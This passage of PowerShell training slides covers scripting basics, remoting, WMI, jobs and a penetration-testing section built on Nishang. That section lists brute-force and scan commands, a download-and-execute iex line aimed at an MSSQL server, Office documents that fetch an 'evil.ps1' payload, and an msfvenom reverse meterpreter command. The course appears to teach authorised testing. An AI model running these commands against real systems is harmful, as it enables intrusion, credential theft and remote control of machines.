}
```

# While, do while, do until

- While (< statement >) {  
    <code> }
- Do { < code >  
    } While (< statement >)
- Do {<code>  
    } Until (<statement>)

ps. “Until” can wait something happen!!

# Break; Continue

- ```
For ($i = 1; $i -le 10; $i++) {  
    Write-Host $i  
    If ($i -eq 5) { Write-Host "BREAK!!"  
Break }  
}
```
- ```
ForEach ($i in 1..10) {
 If ($i % 2) {
 Continue }
 $i }
}
```





# Functions

- Script Block
- Function
- Function Arguments
- Function Return Values
- Variable Scope

# Script Block

- `$a = { $x = 2, $y = 3, $x * $y }`  
PS > `&$a`  
PS > 6
- `$lsName = { ForEach($item in $input)`  
    `{ $item.Name }`  
    `}`  
dir | `&$lsName`



# Function

```
Function MySimpleFun {
 Write-Host "This is a function"
}
```

```
MySimpleFun
This is a function
```



# Function Arguments

```
Function Show-Str {
 Write-Host $args[0]
}
```

```
Show-Str "Hello , First Arg!!"
Hello, First Arg!!
```

# Function Return Values

```
Function AandB([int]$x=10, [int]$y=90) {
 $X + $y
 $X - $y
 $X * $y
}
```

AandB 8 2

10

6



16

# PowerShell commands every Windows admin should know

- Get-EventLog
- Get-HotFix
- Get-ACL
- Test-Connection
- Start-Job
- Get-Item

# Session 4

## PowerShell Remoting






# PowerShell Remoting Basic

- Theory of operation
- Enabling Manually
- Enabling via GPO
- Basic usage



# Theory of Operation





# Theory of Operation

- This is like SSH in Linux but with one key difference.
- In SSH when you type simultaneously it goes and execute on remote system and its response echo back to you but in PowerShell remoting you send you complete command in CLiXML format through network and after its reach remote system its deserialized, launch and its response return in CLiXML format too.

# The PowerShell remoting authentication

- PowerShell remoting protection
  - Windows PowerShell remoting employs mutual authentication, which means the remote machine must also prove its identity to you.
  - Active Directory, the domain will handle the mutual authentication for you  
By kerberos
  - provide a different name for DNS to work (such as a CNAME alias), ip address then the default mutual authentication won't work. That leaves you with two choices: SSL or TrustedHosts

# Mutual authentication via SSL

- `Enter-PSession -computerName DCo1.COMPANY.LOC -UseSSL -credential COMPANY\Administrator`
- With the certificate installed, you'll need to create an HTTPS listener on the computer, telling it to use the newly installed certificate.

# Mutual authentication via TrustedHosts

- `Set-Item -Path WSMan:\localhost\Client\TrustedHosts -Value '192.168.110.250'`
- `Set-Item -Path WSMan:\localhost\Client\TrustedHosts -Value *`

# Enabling PSRemoting

- In PowerShell version 2
  - `Enable-PSRemoting -Force`
- In PowerShell version 3 and above
  - `Enable-PSRemoting -Force -SkipNetworkProfileCheck`
- In your machine
  - `Set-Item -Path WSMan:\localhost\Client\TrustedHosts -Value *`
  - `Set-Service -Name WinRM -Status Running -StartupType Automatic`
- `Get-PSSessionConfiguration`

# TrustedHosts in GPO

- In any GPO or in the Local Computer Policy editor, follow these steps:
  - Expand Computer Configuration.
  - Expand Administrative Templates.
  - Expand Windows Components.
  - Expand Windows Remote Management.
  - Expand WinRM Client.
  - Double-click Trusted Hosts.
  - Enable the policy and add your trusted hosts lists. Multiple entries can be separated by commas, such as `"*.company.com,*.sales.company.com."`

# Persistent Remoting PSSession

- `$session = New-PSSession -ComputerName 192.168.1.20,192.168.1.30 -Credential user`
- `Enter-PSSession -Session 1`
- `Get-PSSession | Remove-PSSession`





# Using Session

- `Invoke-Command -Session $session -ScriptBlock {get-psdrive}`
- `Invoke-Command -Session $s -FilePath C:\Evil.ps1`

# Implicit Remoting

- PowerShell Version 3 is required
- Ask session to load module into memory
  - `Invoke-Command -Session $s -ScriptBlock {Import-Module C:\Nishang.psm1}`
- Create shortcuts to that module's command on your computer
  - `Import-PSSession -Session $s -Prefix NISH -Module Nishang`
  - `NISHRun-EXEonRemote`

# Advanced Remoting

- Working with output
- Passing input arguments from local variable in version 2
  - `$x = Security`
  - `$y = 10`
  - `Invoke-Command -ComputerName dc1,member1 -ScriptBlock {param($x,$y) Get-EventLog -LogName $x -Newest $y} -ArgumentList $logname,$quantity`
- Passing input arguments from local variable in version 3
  - `$logname = 'Application'`
  - `$quantity = 10`
  - `Invoke-Command -ComputerName 192.168.110.250 -ScriptBlock {Get-EventLog -LogName $using:logname -Newest $using:quantity}`

# Advanced Remoting

- Custom Session Configuration
  - `New-PSSessionConfigurationFile -Path D:\helpdesk.pssc -ModulesToImport PrincePower -VisibleCmdlets "Invoke-ShellCodeKeylog"`
  - `Register-PSSessionConfiguration -Name test -ShowSecurityDescriptorUI`



# Web Remoting

- Installation & Setup
- Using PWA
- Solving Authentication Problem

# Installation & Setup

- `Add-WindowsFeature -Name WindowsPowerShellWebAccess`
- `Get-Command -Module PowerShellWebAccess`

| Command  | Type | Name                         | ModuleName          |
|----------|------|------------------------------|---------------------|
| -----    | ---- |                              | -----               |
| Function |      | Install-PswaWebApplication   | PowerShellWebAccess |
| Function |      | Uninstall-PswaWebApplication | PowerShellWebAccess |
| Cmdlet   |      | Add-PswaAuthorizationRule    | PowerShellWebAccess |
| Cmdlet   |      | Get-PswaAuthorizationRule    | PowerShellWebAccess |
| Cmdlet   |      | Remove-PswaAuthorizationRule | PowerShellWebAccess |
| Cmdlet   |      | Test-PswaAuthorizationRule   | PowerShellWebAccess |

# Installation & Setup

- You can not run web remoting in HTTP protocol and must have a certificate.
  - `Install-PswaWebApplication -UseTestCertificate`
  - `Add-PswaAuthorizationRule -RuleName 'Default' -ConfigurationName 'microsoft.powershell' -UserGroupName 'PENTEST\Domain Admins' -ComputerName 'P1'`
  - `Get-WebBinding -Protocol https | select *`
  - `Help Set-WebBinding -Full`

# Installation & Setup

Windows Server 2012 Microsoft

## Windows PowerShell Web Access ?

Enter your credentials and connection settings

User name:

Password:

Connection type:  v


Computer name:

Optional connection settings

© 2013 Microsoft Corporation. All rights reserved.



# Installation & Setup



# WMI and CIM With PowerShell

- We can look at WMI as a collection of objects that provide access to different parts of the operating system, just like with PowerShell objects we have properties, methods and events for each. Each of these objects are defined by what is called MOF (Manage Object Format) files that are saved in %windir%\System32\wbem with the extension of .mof. The MOF files get loaded by what is called a Provider, when the Provider is registered he loads the definitions of the objects in to the current WMI Namespace. The Namespace can be seen a file system structure that organizes the objects on function, inside of each namespace the objects are just like in PowerShell in what is called Class Instances and each of this is populated with the OS and Application information as the system runs so we always have the latest information in this classes.

# WMI and CIM With PowerShell

- Get more information about WMI:
  - WMIX
  - WMIExplorer
- WMI is capable for get information from windows XP and 2003 and no more investigation from Microsoft on its query's.
- CIM is newer but you must have PowerShell V3+.

# Using WMI to query data

- You can have more detail information with command below
  - `Get-WmiObject -Class win32_service | Select-Object -Property * -First 1`
- Compare with this command
  - `Get-Service | Select-Object -Property * -First 1`
- Some Examples from Get-WmiObject
  - `gwmi win32_bios | fl *`

# Using WMI to query data



- `gwmi -Class AntiSpywareProduct -Namespace root\securitycenter2`
- `$DISK = Get-WmiObject -Class "win32_logicaldisk "`
- `$OS = Get-WmiObject -Class win32_operatingsystem`
- `$DISK | fl *`
- `$OS | fl *`
- `$OS | gm`
- `$OS.ConvertToDateTime($OS.LastBootUpTime).toshortdatestring()`

# Using CIM to query data

- `Get-CimInstance -ClassName win32_process`
- `Get-CimInstance -ClassName win32_operatingsystem`
- `Get-CimInstance -ClassName Win32_operatingsystem | fl *`
  - If your machine doesn't have PowerShell v3 you have to use `Get-WmiObject` instead of `Get-CimInstance`.

# Session 5

## Jobs in PowerShell






# Jobs in PowerShell

- Background Job basics
- Local, WMI and Remoting jobs





# Background Job basics

- Start-Job -ScriptBlock {dir C:\}
  - Get-Job
  - Stop-Job
  - Receive-Job -Id 1
    - This will get the jobs result
  - Get-Job | Remove-Job
- 

# Background Job Examples

- `Invoke-Command -ScriptBlock { Get-EventLog -LogName Application -Newest 10 } -ComputerName 192.168.110.250 -AsJob`
- `Get-WmiObject -Class win32_process -ComputerName 192.168.110.250 -AsJob`

# Background Job Examples

- Get-Command –noun job

| CommandType | Name        |
|-------------|-------------|
| -----       | ----        |
| □ Cmdlet    | Debug-Job   |
| □ Cmdlet    | Get-Job     |
| □ Cmdlet    | Receive-Job |
| □ Cmdlet    | Remove-Job  |
| □ Cmdlet    | Resume-Job  |
| □ Cmdlet    | Start-Job   |
| □ Cmdlet    | Stop-Job    |
| □ Cmdlet    | Suspend-Job |
| □ Cmdlet    | Wait-Job    |

# Background Job Examples

- `Invoke-Command -ScriptBlock { Get-EventLog -LogName Application -Newest 10 } -AsJob -JobName LogCollection -ComputerName 192.168.110.250,localhost`
- `Get-Job -id 1 | Select-Object -ExpandProperty childjobs`

# ScheduleId Background Jobs PSv3+

- Trigger
  - Determine that when a job runs
- Option
  - Control jobs behavior
- Jobs
  - Difference between task and job and work with result

# psscheduledjob

- Get-Command -Module psscheduledjob
- \$trigger = New-JobTrigger -AtLogOn
- \$option = New-ScheduledJobOption -RequireNetwork -WakeToRun
- Register-ScheduledJob -ScriptBlock { Get-Process } -Name "Get Process At Logon" -Trigger \$trigger -ScheduledJobOption \$option
- Receive-Job -Id 2

# PowerShell For PenTest

Nishang



**POWER SHELL FOR  
PENETRATION TESTING**



# Powershell for Pentesters

- Scripting
- Advanced Scripting Concepts
- Modules
- Jobs
- PowerShell with .Net
- Using Windows API with PowerShell
- PowerShell and WMI
- Working with COM objects
- Interacting with the Registry
- Recon and Scanning
- Exploitation
  - Brute Forcing
  - Client Side Attacks
  - Using existing exploitation techniques
  - Porting exploits to PowerShell – When and how
  - Human Interface Device





# Powershell for Pentesters

- PowerShell and Metasploit
  - Running PowerShell scripts
  - Using PowerShell in Metasploit exploits
- Post Exploitation
  - Information Gathering and Exfiltration
  - Backdoors
  - Privilege Escalation
  - Getting system secrets
- Post Exploitation
  - Passing the hashes/credentials
  - PowerShell Remoting
  - WMI and WSMAN for remote command execution
  - Web Shells
  - Achieving Persistence
- Using PowerShell with other security tools
- Defense against PowerShell attacks

# PowerShell with .Net

- Assemblies in PowerShell
  - Dot NET assemblies are developed with the Microsoft.NET, they might exist as the executable (.exe) file or dynamic link library (DLL) file. All the .NET assemblies contain the definition of types, versioning information for the type, meta-data, and manifest.
    - `[AppDomain]::CurrentDomain.GetAssemblies()`
    - `[System.Diagnostics.Process]::GetCurrentProcess()`

# Using Add-Type

- These uses for extend PowerShell capabilities With .NET
  - The **Add-Type** cmdlet lets you define a Microsoft .NET Framework class in your Windows PowerShell session
    - Add-Type -AssemblyName System.Windows.forms
- ```
Get-Content -Path "C:\Program Files\Microsoft Office\Office12\Forms\FormsRes.dll" | Add-Type -AssemblyName System.Windows.forms
```
- AmirAhmadi")

Use Add-Type windows API Calls

Reference <http://pinvoke.net/>

```
$ApiCode = @"
```

```
[DllImport("kernel32.dll")]
```

```
public static extern bool CreateSymbolicLink(string lpSymlinkFileName, string  
lpTargetFileName, int dwFlags);
```

```
"@
```

```
$SymLink = Add-Type -MemberDefinition $ApiCode -Name Symlink -  
Namespace CreatSymLink -PassThru
```

Registry & PowerShell

- `Get-ChildItem -Path hkcu\:`
- `Get-ChildItem -Path`

`Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER`



Reconnaissance & Scanning

- Host Discovery
 - Invoke-ARPScan -CIDR 192.168.110.0/24
- Port-Scan
 - Invoke-PortScan -StartAddress 192.168.110.1 -EndAddress 192.168.110.255 -ResolveHost -ScanPort 80,445



BruteForce

- `Get-Content C:\test>List_database.txt | Invoke-BruteForce -Users sa - PasswordList C:\test\wordlist.txt.txt -Verbose -Service SQL`
- `Invoke-BruteForce -ComputerName 192.168.110.250 -UserList C:\test\wordlist.txt -PasswordList C:\test\wordlist.txt`

Execute-Command-MSSQL

- Execute-Command-MSSQL -ComputerName target -
UserName sa -Password sa1234
 - PS target> iex ((New-Object Net.Webclient).downloadstring("http://192.168.254.1/Get-Information.ps1"));Get-Information



Client Side Attacks

- Out-CHM
- Out-DnsTxt
- Out-Excel
- Out-HTA
- Out-Java
- Out-JS
- Out-RundllCommand
- Out-SCF
- Out-SCT
- Out-Shortcut
- Out-WebQuery
- Out-Word

Examples

- Out-Excel -Payload "powershell.exe -ExecutionPolicy Bypass -nopprofile -noexit -c Get-Process" –RemainSafe
- Out-Excel -PayloadURL <http://192.168.110.220/evil.ps1>



Metasploit & PowerShell

- `msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.110.221 LPORT=6565 -f psh-reflection`
- `exploit/windows/smb/psexec_psh`



PowerShell Tools For Hacking

- **Empire**
- **PowerSploit**
- **Nishang**
- **PowerTools**
- **PrincePower**